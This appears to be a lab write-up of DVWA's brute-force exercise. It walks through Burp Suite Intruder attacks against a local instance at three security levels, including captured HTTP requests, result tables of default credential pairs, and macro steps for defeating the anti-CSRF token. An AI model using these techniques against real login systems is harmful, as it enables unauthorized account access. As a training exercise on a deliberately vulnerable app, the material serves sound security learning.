
Brute Force

1. **Low Level**

- First we login with my username, password with the burp suite was turn on



- Get the log in data in burp suite. Send it to intruder

```
GET /DVWA/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://127.0.0.1/DVWA/vulnerabilities/brute/
Cookie: security=low; PHPSESSID=lpr8858gem073tefj5n7g8r37o
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

- Upload the payload set in this and start attacking

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	passw...	Comment
94	adm	iloveyou	200			4620	1	
95	mysql	iloveyou	200			4620	1	
96	user	iloveyou	200			4620	1	
97	administrator	iloveyou	200			4620	1	
98	oracle	iloveyou	200			4620	1	
99	ftp	iloveyou	200			4620	1	
13	admin	password	200			4663		
15	guest	password	200			4620	1	
17	adm	password	200			4620	1	
19	user	password	200			4620	1	
20	administrator	password	200			4620	1	
21	oracle	password	200			4620	1	
22	ftp	password	200			4620	1	

- The credentials we found was the longest burp intruder found

2. **Medium Level**


- The dev add a `sleep()` function to nag attackers. This is clearly useless as the same method used in the low level still work

```
else {
// Login failed
sleep( 2 );
echo "<pre><br />Username and/or password incorrect.</pre>";
}
```

3. **High Level**


```
GET /DVWA/vulnerabilities/brute/?username=ererreereg&password=erergreger&Login=Login&user_token=
e7be27d12a2a36a9740da0ea28eb03cc HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer:
http://127.0.0.1/DVWA/vulnerabilities/brute/?username=123123131&password=1231312321&Login=Login&user_token=9
e92aeb8b5b1d3eeacc8fa10bbc3de29
Cookie: security=high; PHPSESSID=jgm2emeojv2pvmsfrsptrho9ar
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

- When we send a request with the credentials `test/test` we can see that a new parameter is being sent along the credentials : the `user_token`
- To be able to brute force the application we must give the proper `user_token` in our login request
- We create a new macro
    - Settings ⇒ Sessions ⇒ Macro ⇒ Add ⇒ Selcet the request we just saw in HTTP history




- We now have a macro that is capable of retrieving the login page. We just have to extract the token from the login page now


- Session handling rule
  - Settings ⇒ Sessions ⇒ Session Handling Rules ⇒ Add
  - Click **Add** under **Rule Actions**



- In the Scope tab we select Intruder



- Click the **Up** button to move the rule up



- Running attack, the incorrect tick 1, the correct tick nothing

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	incorrect
11	wampp	admin	200	3003			4791	1
12	newuser	admin	200	1004			4791	1
13	xampp-dav-unsecure	admin	200	1			4791	1
14	vagrant	admin	200	5			4791	1
15	admin	password	200	4			4829	
16	manager	password	200	2003			4791	1
17	root	password	200	3			4791	1
18	cisco	password	200	2005			4791	1
19	apc	password	200	3003			4791	1
20	pass	password	200	1004			4791	1
21	security	password	200	2004			4791	1
22	user	password	200	4			4791	1
23	system	password	200	3003			4791	1
24	sys	password	200	3			4791	1
25	wampp	password	200	3005			4791	1
26	newuser	password	200	2003			4791	1
27	xampp-dav-unsecure	password	200	1006			4791	1
28	vagrant	password	200	3003			4791	1
29	admin	manager	200	2004			4791	1
30	manager	manager	200	2004			4791	1